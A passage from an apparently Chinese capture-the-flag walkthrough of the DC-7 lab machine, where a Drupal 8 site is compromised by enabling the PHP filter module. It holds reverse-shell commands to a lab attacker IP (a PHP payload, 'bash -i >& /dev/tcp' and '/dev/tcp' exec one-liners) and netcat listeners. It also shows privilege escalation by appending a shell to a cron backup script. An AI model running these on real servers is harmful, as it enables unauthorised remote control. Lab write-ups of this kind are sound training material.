 这不行那不行那就只差最后一个办法了,就是直接启用php filter功能构造一个PHP页面
因为在drupal8版本中作者删除了这个模块所以需要自己手动下载然后去启用它
下载地址:https://ftp.drupal.org/files/projects/php-8.x-1.0.tar.gz
 下载成功
然后再去模块中去启用并安装它:
 这样你在编辑页面的时候就可以新建一个php的页面了:
 然后直接输入反弹代码即可获取web权限:
kali中执行:nc -lvvp 5566
 然后在网站中构造代码页面:
 但是如果你选择像我上图一样自己构造页面可能会遇到下图所示情况:

 就是总是报错,因此我目前的想法是直接去修改它已有的内容,也就是上面图示的welcome toDC-7的文章
 直接保存并访问即可,但是还是报错,那是代码的问题还是无法使用php的问题?我直接一个phpinfo()探针一下:
 那就是代码的问题了咯,配置个后门
那就换一个命令:& /dev/tcp/192.168.11.130/5566 0>&1'");
?>
 拿下web权限,然后直接去修改直接那个脚本文件,在其后面追加个反弹shell即可:echo “/bin/bash -c ‘bash -i >& /dev/tcp/192.168.11.130/9191 0>&1’” » backups.sh
不过在修改前得先重开个kali去监听这个端口:nc -lvvp 9191:
 换一个试试,开始那个没成功:echo “0<&196;exec 196<>/dev/tcp/192.168.11.130/9191; sh <&196 >&196 2>&196” » backups.sh
 成功拿到flag